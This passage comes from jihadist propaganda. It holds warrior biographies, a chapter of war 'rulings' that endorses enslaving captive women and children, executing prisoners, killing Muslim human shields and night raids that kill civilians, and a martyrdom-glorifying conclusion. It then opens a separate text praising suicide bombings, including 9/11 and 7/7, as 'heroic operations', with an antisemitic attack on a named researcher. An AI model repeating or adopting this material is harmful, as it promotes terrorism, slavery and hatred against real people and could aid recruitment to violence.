He is one of the ten given the glad tidings of Paradise. During Uhud he shielded the Messenger of Allah with his own body causing over 70 injuries in his body. Whenever the Messenger of Allah wanted to look at the disbelievers Talhah would plead with him not to do so and would shield him with his body.

5. Al Zubair bin al Awwaam:
He is also one of the ten given the glad tidings of Paradise. He was the first Muslim to draw out a sword. During the early days of Islam in Makkah a rumor spread that the Messenger of Allah was kidnapped. Al Zubair drew out his sword and went looking for him. He ran into the Messenger of Allah who asked him: “What’s wrong with you Zubair?” He said: “I heard that you were kidnapped so I came out to fight them!” The Messenger of Allah prayed for him.

6. Saad bin Abi Waqqaas:
He is one of ten given the glad tidings of Paradise. The Messenger of Allah prayed for him: “O Allah make his arrow hit its target and make his prayer accepted” Umar appointed him to lead the army at Qadisiyah. The Muslims won and he continued leading them in Persia until he opened most of it and entered the capital, al Mada’in. Saad is the one who founded the two cities of Kufah and Basra. When he was dying he requested his body be rapped and buried in an old wool cloth. He said this was what I had on during the battle of Badr and I’ve reserved it for this day.

7. Abu Ubaydah bin al Jarraah:
He is one of the ten given the glad tidings of Paradise. Umar appointed him over the army opening al Shaam. He was the leader of the army during the great battle of al Yarmuk. He died in the plague of Amawas in al Shaam.

8. Hamzah bin Abdulmutalib:
He is the lion of Allah and his Messenger. After the battle of Badr Umayyah bin Khalaf who was captured asked AbdulRahman bin Awf: “Who was the man in your army marked with an ostrich feather on his chest?” AbdulRahman said: “That is Hamzah” Umayyah said: “He is the one who brought ruin to us!” He was killed during the battle of Uhud.

9. Jaafar bin Abi Talib:

He was ten years older than his brother Ali. He was the second leader in line at the battle of Mu'tah. When he took over after Zaid he carried the banner with his right hand which was cut off so he carried it with his left hand, which was in turn also cut off so he embraced the banner and continued fighting until he fell. They found in the front of his body over 90 injuries.

10. Muadh bin Amr bin al Jamooh:
He was the slayer of the Pharaoh of this Ummah Abu Jahl.
He said: I made Abu Jahl my target on the day of Badr. When I found him I charged at him and struck him with my sword and cut his leg in two. Then his son Ikrimah hit me on my shoulder until he cut off my arm. It only remained hanging to my body by the skin of my side. But because fighting distracted me I remained dragging it behind me for most of the day. When it annoyed me I placed my foot over it and pulled it off.

11. Al Baraa bin Malik:
He is the brother of Anas bin Malik the servant of the Messenger of Allah. He was one of heroes of this Ummah.

Anas bin Malik heard his brother al Baraa humming poetry so he told him: "O my brother you are humming poetry? What if this is the last thing you speak?" [When Quran was revealed the Sahabah disliked reciting anything but Quran. Anas was warning his brother and saying that if you die this moment and the last words you spoke were lines of poetry, how would you face Allah? In another narration he told him to rather remember Allah] Al Baraa said: "No! A man like me won't die on his bed. I've killed ninety nine of the nonbelievers and hypocrites!" (Mussanaf ibn Abu Shaybah)

Umar wrote to his military generals to never allow al Baraa to hold any position of leadership in the Muslim armies. The reason: Umar said he is too hazardous for the Muslims! (Al Hakim)

During the battle against the forces of Musaylamah the liar, he sat on a shield and asked the Muslims to carry the shield on their spears and throw him over the walls of the enemy in order to open the gates! He did open the gates but after he received over 80 injuries. (Al Isabah)

On the day of the battle of Tastur the Muslims asked al Baraa to make an oath to give them victory. Al Baraa said: "O Allah! I make an oath that you hand us over their shoulders (give us victory) and to make me follow your prophet (to die)" He charged the enemy and the Muslims followed him. The Persians lost, and al Baraa was martyred. Allah fulfilled his oath.

Anas narrated: When Abu Musa was appointed governor over al Basra he told al Baraa to choose any position of leadership in his government and he will be appointed to it. Al Baraa said: "I don't want any. Rather I want you to hand me over my bow, horse, spear, sword, and shield and then sent me to jihad. He sent him in an army. Al Baraa was the first to die" (Ibn Abu Shaybah)

12. Sammaak bin Kharshah (Abu Dujaanah):
Before the battle of Uhud started the Messenger of Allah held a sword in his hand and said: "Who would fight with this sword and give it its due right?"

Some men stood up and offered to take it but the Messenger of Allah didn't give it to them. And then Abu Dujaanah stood up and said: "O Messenger of Allah what is its due right?" He said: "That you strike with it the faces of the enemy until it bents!" Abu Dujaanah said: "I will take it O Messenger of Allah" and he gave it to him. Al Zubair bin al Awwaam said: "I felt saddened that I, the cousin of the Messenger of Allah, would ask for the sword and would not get it but Abu Dujaanah would. So I decided to follow Abu Dujaanah and see what he would do with it. Abu Dujaanah pulled out a red bandanna and tied it around his head. The Ansar said: Abu Dujaanah has pulled out his bandanna of death! He then attacked enemy and whenever he would face anyone he would kill him!"

Before the battle he marched with pride before the enemy. The Messenger of Allah said: "This is a walk despised by Allah except in this situation"

During the battle of al Yamamah he threw himself over the wall surrounding the city and broke his leg. He continued fighting with a broken leg until he was martyred.

13. Khalid bin al Waleed:
He is the drawn sword of Allah. As soon as he became Muslim the Messenger of Allah was sending him to fight the enemies of Allah. Khalid never in his life lost a battle.
Khalid bin al Waleed said: "If I were to marry a beautiful woman whom I love, or if I were given the good news of having a newborn son, is less beloved and dear to my heart then to be in a cold icy night in an army waiting to meet my enemy the next morning. I advise you to go on jihad"
These were the words of Khalid before his death.

14. Salamah bin al Akwa:
We mentioned his story earlier when he fought the disbelievers alone.
The Messenger of Allah said about him that day: "The best of our foot soldiers today is Salamah bin al Akwa"

15. Ukashah bin Mahsan:
His bravery in war was well known. In the battle of al Ghabah he saw Amr bin Abaar along with his father riding the same camel. He threw his spear and killed both of them the same time.

16. Amr bin Ma'adi Yakrib:
He was a king from Yemen who was famous for his bravery. He later embraced Islam.
Umar would count him as a thousand men. Al Tartooshi mentions in Siraj al Molook that Amr bin Maadi Yakrib went next to the river and told his people: "I am going to cross the bridge. If you follow me after a time equivalent to the time it takes to slaughter a camel you would find me with my sword in my hand fighting whoever is in front of me with the enemy surrounding me and I am standing between them. If you come later than that you would find me dead." And then he crossed the bridge over the river towards the enemy's camp. A while later his people said: "O sons of Zabid! Are we going to leave our man alone? We might not even catch him alive" So they crossed the bridge and found him without his horse while he was holding both back legs of an enemy's horse and the horse failed to move. The fighter on the horse was trying to reach Amr behind him with his sword with no avail. When the fighter saw us attacking he came down from his horse and ran away. Amr then mounted the horse. He then told us: "You were almost going

to miss me" They asked him: "Where is your horse?" He said: "It was hit by an arrow that killed and I fell off its back"

17. Ikrimah the son of Abu Jahl:
He was courageous before becommung a Muslim and Islam only added to his courage. During the battle of Yarmuk he fought ferociously. He was told to slow down and be cautious. He replied: "I used to fight to defend Allaat and al Uzza (two idols) and I would not take any care for myself. Now you want me to take caution when I am fighting for Allah and His Messenger!" He then said: "Who is going to pledge to die!" Al Harith bin Hisham, Dhirar bin al Azwar along with 400 of the brave gave their pledge. They attacked the Romans and disappeared in their ranks. Ikrimah never came out. His body was found with more than seventy injuries.

18. Tulayhah al Azdi:
When Saad bin Abi Waqqaas asked the Khalifah Umar to send him reinforcement. Umar replied: "I have sent you 2000 men: Amr bin Ma'adi Yakrib and Tulayhah al Azdi. Each one of them counts as a thousand"

Tulayhah, Amr, and Qays bin Makshooh went on a reconnaissance mission to the enemy's army. Both Amr and Qays kidnapped some Persian soldiers and brought them back to the Muslim camp for interrogation. Tulayhah went further until he was in the camp of the army's commander. He hid until nightfall and then went straight to the tent of the commander and took away his horse -which was tied to the tent- and ran away. A Persian horseman saw that and followed him. Tulayhah killed him and took his horse along with his and the commander's horse. Another horseman pursued him and Tulayhah also killed him and took his horse. A third horseman attacked him but then surrendered. Tulayhah captured him and carried him away, along with a total of four horses in addition to his. The Muslim leaders gathered to question the Persian who turned out to be one of their leaders. He said: "I have fought numerous battles but I have never seen anything like this man! He crossed our camps until he made it to where even the brave would not dare: the camp of our army's commander, which had over 70,000 soldiers. As if that wasn't enough he went ahead and took the commander's horse! The first of us to follow him was considered among us to be equal to a thousand men and he killed him! The second to follow him was killed and then I pursued him and I don't think that there is anyone in the army equal to myself in strength and courage. But I saw death on his hands and surrendered! The man then accepted Islam and fought along side the Muslims.

19. Abdullah bin al Zubair:
He was the courageous and son of the courageous. His father was al Zubair bin al Awwaam. Abdullah participated in the opening of North Africa and killed Jarjeer, the king of the Berber.

20. Abdullah bin Abi al Sarh:
He was the opener of North Africa. He was the one to lead the first naval battle of the Muslims: The battle of al Sawari against the Romans. He was appointed by Uthman to govern Egypt. When the fitnah occurred he retired to al Ramlah in Palestine where he remained until he died.

21. Al Qa'qaa bin Amr

When the Messenger of Allah was consulting the Sahabah before Badr Al Qa'qaa said: "Go ahead and fight and we will not say what Banu Israel said to Musa: "Go and fight with your Lord, we will stay here" But we will say: "Go ahead and fight with your Lord, we are going to fight with you"

Abu Bakr said about him: "The voice of al Qa'qaa in battle is better than 1000 men"

CHAPTER 16: NECESSARY RULINGS FOR THE MUJAHID TO KNOW:

Some legal rulings regarding Jihad:

The body of knowledge is immense, and the details of rulings are endless. But no one is excused from learning at least the fundamentals. It is compulsory on every Muslim to learn the necessary knowledge and that is the knowledge which the validity of our actions depends on.

Following are issues, which are necessary for the mujahid to learn for their jihad to be acceptable:

Rulings regarding Ghaneemah:

After the *Ghaneemah* (booty) is gathered the cost of transport and storing should be taken out from it. Then it is split into five equal portions. Four out of five (%80) is split among the mujahideen. The left over fifth is then divided into five:

- 1/5 belongs to Allah and His Messenger. This is to be spent on what benefits the Muslims such as building forts or Masajid or any infrastructure for the Ummah.
- 1/5 goes to Ahl al Bayt (the household of the Messenger of Allah)
- 1/5 to the orphans
- 1/5 to the poor
- 1/5 to the wayfarer

Imam Abu Haneefah divides the fifth into three and not five. He excludes the first two. His opinion is that the portion of the Messenger (saaws) and His household ended with his death.

Imam Malik's opinion is that the entire fifth should be deposited into the Muslim treasury and then the Imam spends it as deemed beneficial for the Muslims. Ibn Taymiyah says that the opinion of Malik is the opinion of most of the early Muslims and is the most authentic opinion.
The scholars agree that every Muslim who attends the battle gets his share of booty even if he didn't fight. They also agree that if a person becomes ill in jihad and cannot fight he still gets his share of booty. If a blind or one-legged person attends jihad and they are of benefit to the army they should get their share of booty.

The 4/5 or %80 of the booty which belong to the mujahideen is divided as follows: The horseman get 3 shares, one for themselves and two for their horses, while the foot soldiers get one share.

In the case of Fay' (booty that was gained without fighting) it belongs in its entirety to the treasury of the Muslims.

There is a difference of opinion on giving the reinforcement a share of booty if they arrive after the battle is over.

If there is no Imam and the Muslims fight the enemy then they split the booty among themselves. But if there are women in the booty then they are not distributed unless there is an Imam in order to prevent harmful consequences from happening.

If someone goes with the intention of fighting but they are then relegated to non-fighting positions such as guarding the army's property then such a person gets his share of the booty.

Most scholars state that all of the %80 of the booty must go to the mujahideen and no one has authority to divide it otherwise. Others do allow the Imam to give some of it to others.

If a soldier fails to carry his share and he said: "Whoever can carry it can take it" Then it is allowed for whoever carries it to appropriate it.

When it comes to property that cannot be transported such as real estate then the Imam has the authority to divide it among the recipients of booty or to make it Waqf (an endowment) or to give it back to it's original owners and charge them jizyah and Kharaaj (land tax). If they become Muslim they are relieved from jizyah but not Kharaaj.

In al Hidayah (Hanafi): If a child fights then he receives a portion of the booty less than one share. If a woman participates in nursing and serving then she also receives a portion less than the share of the fighter.

Nafil is an additional reward on top of the share of booty that the Imam can give to the ones who participate in risky missions or fight exceptionally well.

Fay' is what is taken from the disbelievers without a fight. Such as the disbelievers fearing the Muslims and running away from their positions and they leave behind booty, or if they surrender without a fight, or they pay jizyah. The distribution of the fay' is up to the Imam.

The prohibition of Ghalool:

Definition: Ghalool is anything worth value a soldier takes from the booty that should be split between the army. (This does not include ***al Salb***, which is explained later on)

Ghalool is Haraam no matter how insignificant in value it is and the punishment for it is severe.

Allah says: It is not [attributable] to any prophet that he would act unfaithfully [in regard to war booty]. And whoever takes from it will come with what he took on the Day of Resurrection. Then will every soul be compensated for what it earned, and they will not be wronged. (Aal Imran 161)

Ghalool is one of the major sins and there are many hadiths prohibiting it:

221. Ibn Abbaas said: Umar told me during Khaibar some of the Sahabah came saying so and so is a Shaheed. The Messenger of Allah said: "No, I've seen him Hellfire because of a piece of cloth which he took from the booty" (Muslim)

222. Abu Hurairah narrated: The Messenger of Allah stood one day and spoke to us. He mentioned Ghalool and warned us. He said: "I don't want to see one of you on the Day of Judgment carrying a camel on his back saying, "O Messenger of Allah help me!" I will say, "I cannot help you. I have already conveyed a clear message to you"
"I don't want to see one of you on the Day of Judgment carrying a horse on his back saying, "O Messenger of Allah help me!" I will say, "I cannot help you. I have already conveyed a clear message to you" (Bukhari)

223. Abdullah bin Shaqeeq narrates from a man from Balqeen who said: "I went to the Messenger of Allah when he is in Wadi al Qura and he was examining a horse. I asked him: "O Messenger of Allah what do you say about the booty?" He said: "To Allah belongs one fifth of it. The rest belongs to the army," I said: "So no one has a priority in it over someone else?" He said: "No, you don't even have right of ownership over an arrow that you pull out from your own body" (Al Bayhaqi)

The punishment of Ghalool in the Hereafter is that whatever was taken will come on the Day of Judgment and witness against such a person. The punishment in this world is that whoever takes anything from the booty would have all of his belongings taken and burnt except what he has taken and that should be returned to the army. The opinion of Malik, Shafi'i, and Abu Haneefah is that the Amir of the army should punish him as he deems appropriate.

Imam Abu Bakr bin al Munthir says that all the scholars agree that the Mujahideen are allowed to eat the food of the enemy and feed their animals too (it is not Ghalool to do so)

Rulings regarding Salb:

There is a difference of opinion on *salb*.

[*Salb* is the personal arms and equipment found on a dead enemy soldier. It includes everything found with a soldier. There is a difference of opinion however on cash money and gold. Some consider it part of salb while others consider it part of Ghaneemah. So salb is different from Ghaneemah which has been translated here as booty. The booty is items that belong to the army in general (like their food ration, ammunition, heavy equipment) and all the civilian property in a land opened by force. A land that is opened by an agreement depends on the terms of the agreement and does not fall under booty. Booty must be submitted to the army commander and then it is divided based on the rules of Sharia. But the rulings on Salb are different:]

- Some scholars say the fighter takes *salb* off a soldier he kills with the following conditions:

o The killed soldier was fighting with the enemy

- The killed soldier had the ability to defend himself. So if he was killed while he was injured or asleep the mujahid cannot take his salb.
- If the soldier was withdrawing and was killed from behind then there is no salb.

Other scholars say that the mujahid takes the ***salb*** in every situation he kills an enemy's soldier, whether the soldier was attacking or retreating, and their evidence is the previously mentioned hadith of the story of Abu Salamah to support this view.

- Is it necessary for the Imam to state that whoever kills and enemy gets his ***salb*** or is ***salb*** taken by default?

  Al Shafi'i and Ahmad say the mujahid gets the ***salb*** whether the Imam states that or not. Imam Abu Haneefah states that if the Imam does not state that ***salb*** goes to the mujahid who kills the enemy then it falls under the Ghaneemah (booty).

- Al Awza'i states that the Mujahid can take all the ***salb*** of the killed enemy soldier even his clothes and leave him naked. This is also the opinion of Ahmad. Al Thawri and Ibn Munther discourage that because it exposes the awrah (parts of the body which should be covered)

Rulings regarding Muslim POWs:

- If a Muslim POW is able to escape then it is mandatory on him to do so. If he can escape and capture with him any enemy, take any of their property, or kill among them then he should.

- If the POW is released with conditions that he agrees to then he must fulfill those conditions in order not to end up harming other Muslim POWs or causing the enemy to think that the Muslims are untrustworthy.

- The Muslim POW is not allowed to marry a Christian or a Jew in the land of disbelief because the children in this case might follow their mother's religion. And he is not allowed to marry a Muslim because they could force them and their children to apostate or they could be enslaved. The Muslim POW should be patient until they return to Muslim land.

Rulings regarding the enemy POWs:

- The stronger opinion is that the Imam should do what is most beneficial for the Muslims: To execute them, to free them without anything in return, to free them in return of freeing Muslim POWs, to charge for their freedom, or to enslave them.

- The ruling on women and children POWs is that they become slaves by default.

- If a Muslim kills a POW, the Amir has the right to punish him by Ta'zeer (a punishment less than the least punishment of a major sin. Usually it is less than 10 lashes)

- If a man is taken as a POW along with his wife some scholars say that the marriage contract becomes null while others say it remains. The same is said when the husband alone falls into captivity. But if a woman is taken as a POW then if she is married her marriage contract is nullified.

- When children fall into captivity with their parents are they considered Muslim or non-Muslim?

  The opinion of al Shafi'i, Ahmad, Malik, and Abu Haneefah is that they follow the religion of their parents and are considered non-Muslim. If captured with the father then Ahmad considers them to be Muslim, while the other three Imams state that they are not. If the children are captured with their mother then according to Ahmad they are Muslim. Al Shafi'i and Abu Haneefah say they are not. If the children are captured alone then according to all the Imams except al Shafi'i they are Muslim.

  According to the majority opinion the captured families should not be separated.

Miscellaneous issues:

- Offensive jihad without the permission of the Imam (Muslim leader) or whoever represents him is makrooh (discouraged) but it is not Haraam (illegal). There are exceptions to the discouragement:

  - If jihad is urgent and does not accept delay and seeking permission would delay it then permission of the Imam is not needed.
  - If the Imam neglects jihad and he and his soldiers are attached to this world. In this case the permission of the Imam is not to be sought because the Imam has suspended jihad. The mujahideen should therefore resume it.
  - If the person cannot seek permission because he knows in advance that the Imam would not give him permission.
  - Ibn Qudaamah states that: "the absence of the Imam should not be a reason for the delay of jihad"

- It is Sunnah for the Amir (commander) of the army to take a pledge from the soldiers not to turn their backs in battle as the Messenger did in Hudaybiah.

- It is also Sunnah for the Amir to:

  - Send reconnaissance missions and to gather information about the enemy
  - Set out on Thursday morning if that is possible.
  - Divide the army into brigades under separate banners and to have each brigade have its own distinguishing insignia.
  - To employ each and every method that would terrorize the enemy
  - Seek assistance from the weak (the Messenger of Allah said: You are given victory through the weak among you)

- Make dua when the armies meet
- Encourage the mujahideen to fight and be steadfast
- Make takbir along with the army without extravagance in raising voice.

- O you who have believed, when you encounter a company [from the enemy forces] stand firm and remember Allah much that you may be successful. (Al Anfaal 45)

  This remembrance should be done silently because raising voices with Thikr in battle is discouraged if it is one person but if it is by a group then it is acceptable if it weakens the moral of the enemy. The companions used to dislike raising voices in battle (al Qurtubi)

- It is mandatory to convey the message of Islam to whoever did not hear it and this should be done before fighting. But if they did hear about Islam before, then calling them to Islam again is not necessary before fighting them but it is good to do since they might become Muslim this time.
  It appears from Sunnah that giving dawa prior to fighting is not necessary with special operation groups, which are groups of mujahideen sent for a specific mission such as the group sent to assassinate Kaab bin al Ashraf for example.

- Jizyah is accepted from the Jews and Christians. If they pay it they are allowed to practice their religion. Jizyah is also accepted from those who are similar to the people of the book and might have received a book from Allah such as the Zoroastrians.

- If the enemy attacks Muslim land and the Muslims did not fight them, then their neglect of jihad is the same as turning one's back in the battlefield (a major sin). This is if the Muslims are more than half the number of the their enemy. But if they are too few to fight than they can fortify themselves and wait for reinforcements.

- If the Imam invites the Muslims to jihad that is originally classified as fardh kifayah (collective duty), it becomes a fardh ayn (individual duty) on each one of them because it is mandatory to obey the Imam. The oppression of an Imam should not prevent from jihad with him. It is acceptable to fight with an Imam who drinks or commits major sins because these sins affect him but jihad benefits everyone.

- It is not allowed to kill women and children if they don't fight but if they do fight then there is no doubt that it is allowed to kill them. It is also the consensus of scholars that if an old man fights then it is allowed to kill him. That also applies to the weak, blind, and handicapped. The ruling also applies if any of the above aided in fighting the Muslims with their intellect.

  The opinion of the vast majority of scholars is that monks and anyone devoted to worship in monasteries are not to be killed.

  The opinion of the majority of scholars is that merchants, skilled workers and employees should not be killed if they are not involved in fighting Muslims.

- It is allowed to fire catapults on the disbelievers and to flood them with water even if that would lead to the death of Muslim POWs in their hands since this is a necessity of war.

- If the enemy uses Muslim human shields:

  If it is not necessary to strike the disbelievers than they are left in order to protect the Muslims.

  If there is a need to strike at the disbelievers such as if there is a battle going on, or if we leave them alone they would gain victory over Muslims, then they should be attacked even if that would lead to the loss of life among the Muslim human shields.

- It is allowed to ambush an enemy at night even if there are women and children among them since that is a necessity of jihad.

- The ruling regarding trees and plants in the land of the disbelievers falls into three categories:

  1) Trees that the Muslims need to cut down: In such case it is allowed to cut down. Such as when these trees are close to the fortresses of the disbelievers or when trees get in their way or prevents them from widening their roads or if the disbelievers are cutting down the trees in the Muslim lands.
  2) Trees that if cut down would harm the Muslims: Such as trees needed for their cattle. In such a case it is illegal to cut them down.
  3) Trees that if cut down wont cause any harm to the Muslims: If cutting them down would harm the disbelievers or anger them then they could be cut down

- The Muslim who discourages others from fighting should be banned from joining any army of Jihad. If he did go out then he should not receive any portion of the booty or any due compensation as a punishment for his discouragement of fighting.

  The discourager is the one who would say for example: “The enemy is too strong” or “our horses are weak” or “we cannot beat them” or such statements that imply that we should not fight.

  Close to that is the person who spreads rumors that weaken the Muslims.

- It is allowed for the mujahid to take from Zakah even if he is wealthy. He can only take money for his necessities of food, clothing, travel expenses, and to purchase needed arms. He can also give his family from this money.

  Al Qurtubi says that “fee sabeelillah” (in the ayah of Zakah) refers to the ones in jihad and Ribaat.

- If the enemy is more than double the size of the Muslim army then the Muslims are allowed to withdraw, if not then they must fight.

- The scholars have three views on seeking assistance from non-Muslims in combat:

  1) It is allowed if the Muslims take precautions from any possible betrayal from the non-Muslim side.
  2) It is allowed to have them only in lowly roles such as service.
  3) It is not allowed at all

- If a nonbeliever embraces Islam then his blood and wealth are protected whether he became a Muslim in the state of piece of the state of war. This is the consensus of scholars. But if he becomes Muslim after falling into captivity then his blood is protected and the Imam then has the choices of enslaving him or freeing him. Imam Ahmad says that the Imam does not have the option but to enslave such a person.

- If enemy soldiers lose their way and end up in a Muslim town, they and their belongings become Fay' for the Muslims of that town.

- If enemy soldiers enter the land of Islam without an agreement then it is allowed to kill them and take their property.

- I asked some of the great scholars of the Shafi'I school about the businessmen who are from the land of the enemy and come to do business in Muslim land, is it allowed to fight them at sea before they reach our ports? They said: They can be fought before they get to our ports and even after they get to our ports.

- If enemy businessmen enter Muslim territory by permission to do business then the Muslims should not transgress against them.

- If a Dhimmi (a Christian or Jew living in Muslim territory who pays jizyah) wants to join the enemy in their fight against Muslims he should be prevented from doing so.

- There is a difference of opinion on beheading the disbelievers and then transporting their heads to a different location:

  Some consider it to be illegal because this is an act of mutilation and is imitating the disbelievers since these are their actions.

  Other scholars say that it is allowed and they cite the incident when the head of Rifa'ah bin Qays was presented to the Messenger of Allah and when Fayrooz al Daylami brought to the Messenger of Allah the head of al Aswad al Ansi who claimed prophethood.

- Can a Muslim grant protection to a disbeliever? The majority of the scholars say a Muslim can grant a disbeliever or a small number of them protection and the Muslims should honor that.

- The spy cannot be given protection and must be killed. If a disbeliever who was already granted protection turns out to be a spy then he should be killed.

- If the Muslim is weak in the land of disbelievers and is not able to publicly show his religion then it is Haraam to live there. If he is unable to emigrate then he is excused.
  If the Muslim is strong and able to publicly practice Islam than they can live in the disbelievers land but it is still recommended to move to a Muslim land.

- Scholars consider that a Muslims should not travel to the land of the disbelievers for business and they consider the one who does that to be fasiq. It is also Haraam to sell the disbelievers weapons and whoever does that should be punished.

- Scholars say that Muslim women should never be taken to the land of the enemy unless they are within a large Muslim army to protect them. They also say that Muslim women should not settle in the dangerous borderlands of the Muslims.

CHAPTER 17: A BRIEF CHAPTER ON THE ART OF WAR:

(1)
Allah mentions five things, if they exist in a fighting group they would definitely win regardless of their numbers. These five attributes are mentioned in the following two verses:

O you who have believed, when you encounter a company [from the enemy forces] stand firm and remember Allah much that you may be successful.

And obey Allah and His Messenger, and do not dispute and [thus] lose courage and [then] your strength would depart; and be patient. Indeed Allah is with the patient. (Al Anfaal 45-46)

1. Being steadfast (firm)
2. Remembrance of Allah
3. Obeying Allah and His Messenger
4. Avoiding disputes
5. Patience

(2)
The mujahideen need to be alert and they need to use deception. The Messenger of Allah said: "War is deception" (Bukhari and Muslim)

It is said that when Ali dueled with Amr bin Abdwod, Ali looked over Amr's shoulder and said: "Amr I only came out to fight you, not the two of you" Amr looked behind to see who Ali was talking about and Ali took advantage of that and struck him. Amr said: "You've deceived me!" Ali said: "War is all about deception!"

(3)
It is Sunnah not to disclose where the army is heading. The Messenger of Allah did not disclose his destination in any battle except at Tabook because it was against the Romans and was far away. He did that in order to have the Muslims prepare accordingly.

(3)
The envoy sent to the enemy is a reflection of the army. The envoy should be representative of the courage, wisdom, and intelligence of the army and its leadership. How many times has an army belittled the enemy because of the lack of resolve, foolishness, or weakness of the enemy's messenger? And how many times has an army held the enemy in high esteem due to the dignity, courage, fluency or wisdom of the messenger. Therefore the commander needs to make the right choice for this important role.

The same envoy should not be sent too many times to the same enemy in order not to have a personal relationship develop which could in turn develop into friendship. That could eventually lead to a lack of effectiveness in the envoy's mission. It could lead to treason by the envoy.

(4)

The gatherings of the commander should have readings in the hadiths of jihad, books of Seerah, the history of Muslim conquests, the art of war, and stories of the brave. That is needed to strengthen the hearts, and relief them from the disease of fear.

(5)
The fundamental issue of managing warfare is the right choice of commanders. The characteristics needed in the commanders are: Courage, piety, self-possession, to be strong hearted, and experienced in warfare. If the commanders were such then that would radiate to their soldiers. A wise man said: A lion leading one thousand foxes is better than a fox leading one thousand lions.

Al Sirmani (the famous mujahid) said: The commander of the mujahideen needs to have ten qualities:

1. Have a heart of a lion. He never feels fear.
2. Be proud as a tiger. He never humbles himself in front of his enemy.
3. Be as ruthless as a bear. He fights with all his weapons: His claws and his teeth.
4. Charge like a boar. He never turns around.
5. Attack like a wolf. If one direction doesn't work he would try another.
6. Carry weapons like an ant: It carries more than its weight.
7. Firm like a rock
8. Patient like a donkey
9. Persistent like a dog: Would follow its game wherever it goes
10. Always looking for an opportunity like an eagle.

(6)
The commander of the army needs to send out spies before battle. These spies should infiltrate the enemy's army and study them: Study the quantity and quality of their weaponry and equipment, survey their numbers, learn about their leaders and heroes, and study their strategies and plans.

The commander should also try to slip through to the enemy's commanders people who would encourage them to give up, or try to divide them. The commander should also try to fabricate letters or documents supposedly written by their leaders, which would weaken their soldiers, and then try to spread these among them.

The commander should spend great amounts of money on intelligence. He should not hold back on spending in this area because if he wins than what he spend was indeed well spent, and if he loses than whatever wealth he held back would be worthless in the case of loss. Plus expending money is better than expending Muslim souls on the battleground.

(7)
One of the most important arts of war is the art of preparing successful ambushes. Ambushing the enemy plays an important role in casting fear in the hearts of the enemy. The surprise of the ambush hurts the enemy and when attacked from behind the enemy feels insecure. A soldier cannot continue fighting ahead of him if he feels insecure from behind. The soldier's mind

becomes scattered between attacking the enemy in the front and protecting the rear. Thus, the morale is weakened.

(8)
If the Amir wants to take a city then he must begin with the surrounding towns and villages. It is mentioned that a Roman king wanted to test his generals before sending them to invade the capital of Sicily. He placed a gold coin in the center of a large rug and told his generals whoever can get the coin without stepping on the rug would become the commander. The generals tried but failed. The king then rapped the rug and by doing so easly got the coin. He said: "If you want to take the capital you must rap all the surrounding areas first"

(9)
The Messenger of Allah discouraged Muslims from desiring the facing of the enemy. He said: "Do not ask for and desire meeting your enemy. But if you do meet them then be steadfast" (Bukhari and Muslim)

(10)
The Messenger of Allah discouraged mutilating the bodies of the enemy and discouraged burning them in fire. He prohibited breaking promises and agreements.

The Messenger of Allah said: "Four attributes if they exist in a person, then such a person is a pure hypocrite and if one of them is in a person then such a person has an attribute of hypocrisy: If he is entrusted he is untrustworthy; if he speaks he lies; if he gives a promise he breaks it; and he goes to extremes in animosity when he disagrees with someone"

Therefore the commander of the army should beware of betrayal and not keeping one's word.

The conclusion:

The Messenger of Allah said: "Whoever does you a favor than pay them back. If you can't, then pray for them until you know that you've paid them back"

It is the duty of every Muslim to recognize the blessing that they are in and to thank the one who caused it. The Muslims should pray for the ones who gave their lives in the cause of Allah until Islam reached us. And we need to admit that we are nowhere near them. And we should have certainty that if it wasn't that Allah has blessed us with the Sahabah and Tabi'een and the ones who followed their path of jihad -the protectors of Islam; the heroes of the Ummah; the men of spears and bows; the openers of the East and West; the ones who mobilized the armies; who spent from their wealth; fought the tough soldiers of the world; defeated the apostates; brought down the Romans and Persians, and drank their blood with the lips of their swords, and made the living among them follow the dead, and made their significance insignificant- if it wasn't for them, we would have not been enjoying the shade of Islam, a blessing that came to us from them.
We took what they paid for with their souls and wealth for granted. And we neglected their path of jihad. We fell down and became attached to this world and gave up our swords. Now no one talks about fighting and no one encourages it and thus, the religion became weak and its star fell

from the sky. Today we are picked like a bird would pick seeds. We are snatched on land and in the sea.

Therefore, my brother, do admit that our condition is corrupt. Admit that we are deficient after we were complete. And admit that that only happened when we neglected the greatest ritual of Islam, jihad in the cause of Allah. Whomever Allah guides no one can misguide and whomever Allah misleads no one can guide.

O Allah don't make what my pen has written rejected from you and don't make what I authored a witness against me on the Day of Judgment. And O Allah I ask you to grant me a shahadah (martyrdom) that would raise my rank in Paradise

May your peace and blessings be on Muhammad (saaws)

[The prayer of the author was accepted. He was martyred 2 years after he fininshed writing this book]



Let's "Suicide Bombing"

Ikrimah Anwar, Maulana Muawiya Hussaini

All Praise is due to Allah Alone, The All-Mighty, The All-Wise... The Lord of the heavens and the earth and all that is between them… And may Peace and Blessings be upon Prophet Muhammad ﷺ, his family ؓ, his companions ؓ and all those who follow him till the Day of Judgment…

Ever since the war between Islam and Kufr erupted in the late 20th and 21st century, there have been certain terminologies that have gained nonchalant world acceptance. Among these is the term "Suicide Bombing" – a phrase that is thrown around a lot by the contemporary media to describe the heroic operations of the Mujahideen. The loss that this weapon of war has inflicted upon the Kuffar is undoubtedly huge. In reality, the Kuffar do not have an answer to it. So, the only weapon they can use against it is their media to try and distort the reality in the eyes of the public.

The Jew Cheryl Bernard writes the following in her abominable RAND study, "Civil Democratic Liberal Islam", as one of the measures that should be taken to defeat the global Jihad call:

"Avoid showing respect or admiration for the violent feats of fundamentalist extremists and terrorists. Cast them as disturbed and cowardly, not as evil heroes."

So, this is their premise in dealing with the feats of the Mujahideen and so, naturally all outcomes that emanate from this premise will not provide any benefit in seeing the reality of the matter. So, let us instead embark on an independent, impartial study of what "Suicide Bombing" ("Martyrdom Operations") really is. We will use the treatment of **Quran**, the medication of **Sunnah** and the restorative effect of **common intellect** to inshAllah, heal the hearts and minds of those who are befuddled regarding this issue. And Allah, Most Exalted, is the Only Guide to the Straight Path.

So...

What is Suicide Bombing?

"A Suicide bombing can be defined as a group or an individual inflicting harm upon their perceived targets by way of taking their own lives in a military operation." This can take the form of binding explosives to ones' own body or to an attached equipment or vehicle and then detonating it in a suitable area to inflict harm upon the target. In these operations, the committer is almost certain to lose his life, hence the labeling of "suicide".

This stratagem of war has been utilized in various forms by nations throughout history and it is not a unique phenomenon that has unearthed itself in its present form today. For example, in our modern day, the operations of 9/11 and 7/7 rank amongst the famous "suicide" operations that have caught the public eye (as they are called). In World War II, the Japanese utilized "kamikaze" suicide bombings for their war purposes. Similar cases of the usage of suicide bombing have been reported from the Polish Army among others.

